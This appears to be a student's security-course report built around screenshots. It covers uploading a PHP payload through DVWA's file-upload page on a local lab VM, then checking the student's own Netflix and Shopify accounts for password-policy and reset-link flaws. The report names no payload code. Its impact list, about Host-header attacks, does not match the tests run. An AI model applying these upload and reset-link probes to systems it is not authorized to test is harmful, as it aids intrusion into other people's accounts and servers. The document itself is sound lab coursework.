Damn Vulnerable Web App (DVWA) is a PHPMySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the persons who uploaded and installed it.

General Instructions

The Help button allows you to view Help for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'.

Username: admin
Security Level: high
PHPIDS: disabled

3.(a) upload larger pdf file in place of smaller.

Vulnerability: File Upload

Choose an image to upload:

Browse... 200MB-TESTFILE.ORG.pdf

Upload

More info


http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securityteam.com/index.php/archives/1288>
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>

View Source | View Help |

Username: admin
Security Level: low
PHPIDS: disabled


3.(b) upload jpeg and jpeg file uploaded successfully that means file is vulnerable.

The screenshot shows a Firefox browser window running on a Kali Linux VM. The address bar displays the URL `10.0.2.11/dvwa/vulnerabilities/upload/#`. The DVWA logo is at the top. The main content area is titled "Vulnerability: File Upload". It features a form with a file input field containing "Untitled.jpeg" and a "Upload" button. To the right, under "More info", are three links: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securityteam.com/index.php/archive/1268>, and <http://www.acunetix.com/webscanner/upload-forms-threat.htm>. On the left, a sidebar menu lists various DVWA modules, with "Upload" currently selected. At the bottom, user information shows "Username: admin", "Security Level: low", and "PHPIDS: disabled".



A screenshot of a Firefox browser window on a Kali Linux machine. The address bar shows the URL `10.0.2.11/dvwa/vulnerabilities/upload/#`. The main content is the DVWA 'File Upload' page. On the left is a sidebar menu with items like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), **Upload**, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The 'Upload' item is highlighted. The main area has a form titled 'Choose an image to upload:' with a 'Browse...' button and a message 'No file selected.' Below it is a 'Upload' button and a success message: `../../../../hackable/uploads/Untitled.jpeg successfully uploaded!`. A 'More info' section lists three URLs: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blog.secureteam.com/index.php/archives/1288>, and <http://www.acunetix.com/webscant/security/upload-forms-threat.htm>. At the bottom, it shows 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. There are 'View Source' and 'View Help' links at the bottom right.

3.(c) Upload malicious php code in place of pdf and the file is uploaded successfully that means particular file is vulnerable.



A screenshot of a Firefox browser window on a Kali Linux machine. The address bar shows the URL `10.0.2.11/dvwa/vulnerabilities/upload/#`. The main content is the DVWA 'File Upload' page, identical to the previous one but with a different success message. The 'Upload' button has been clicked, and the message now reads: `../../../../hackable/uploads/payload.php successfully uploaded!`. All other elements, including the sidebar menu, 'More info' section, and footer information, are the same as the first screenshot.

23E05-ST#IS#6653-TASK8

A. Find websites vulnerable to Insecure Design Flaws on each test case mentioned below.


- a. No Password Policy
- b. Password reset link is not getting expired
- c. Automatic email confirmation bug
- d. Password reset link sent with http
- e. Exposure of private information (privacy violation)
- f. Old session doesn't expire

Insecure Design Flaws Vulnerability


- ❖ **CVSS Score** - 7.5 (High)
- ❖ **Related OWASP Top 10** - A04:2021 - Insecure Design
- ❖ **Explanation:** Insecure Design Flaws are vulnerabilities that stem from poor architectural decisions and design choices made during the software development lifecycle. These flaws are often rooted in the lack of threat modelling, secure design patterns, and security-first thinking.
- ❖ **Impact:**
 1. Cache Poisoning: Injecting malicious content into the cache, affecting multiple users.
 2. Password Reset Poisoning: Manipulating password reset links to direct users to attacker-controlled sites.
 3. SSRF: Server side request forgery.
 4. Phishing
- ❖ **Recommendations:**
 1. Validate and sanitize the Host header
 2. Use allowlists
 3. Avoid using user-supplied Host headers
 4. Implement proper URL parsing
 5. Use HTTPS
 6. Implement additional security headers like X-Frame-Options, Content-Security-Policy, and Strict-Transport-Security.
- ❖ **References:**
 1. [OWASP Host Header Attack](#)
 2. [PortSwigger Research on HTTP Host header attacks](#)
- **Procedure:**
 - **Target Website** - [Netflix.com](#) and [shopify.com](#)
 - **Steps** -

a. No password policy


- ❖ Select a target website



- ❖ 2.Create an account




- ❖ Set password as anything




Here we can see that we can set passwords as anything and there is no password policy.

b. Password reset link is not getting expired


❖ Create account on target (shopify)




❖ Log out




❖ Log in again




- ❖ Click on forgot password




- ❖ Click on reset password





- ❖ Check for reset link in temp mail



❖ Reset password



❖ Now go back to temp mail and click on the reset link again



The login page reappears , hence the link does not get expired and hence it is vulnerable

c. Password reset link sent with http

1.Create account on target (shopify)

The screenshot shows the Shopify dashboard with a dark theme. On the left, there's a sidebar with navigation links: Home, Orders, Products, Customers, Content, Analytics, Marketing, Discounts, Sales channels (Online Store, Point of Sale), and Apps (Add apps). The main content area features a 'Get ready to sell' guide with a progress bar showing '0 / 8 completed'. It includes sections for 'Setup guide' (with a link to learn more), 'Sell online' (with options to 'Add your first product', 'Add a custom domain', and 'Customize your online store'), and 'Store settings'. A 'Select a plan' button is visible at the top right.


2.Log out

This screenshot is similar to the first one but shows the user profile dropdown menu open on the right side. The menu includes options like My Store (selected), All stores, Help Center, Changelog, Community forums, Hire a Shopify Partner, Keyboard shortcuts, rehanej337@carspure.com, Manage account, and Log out.

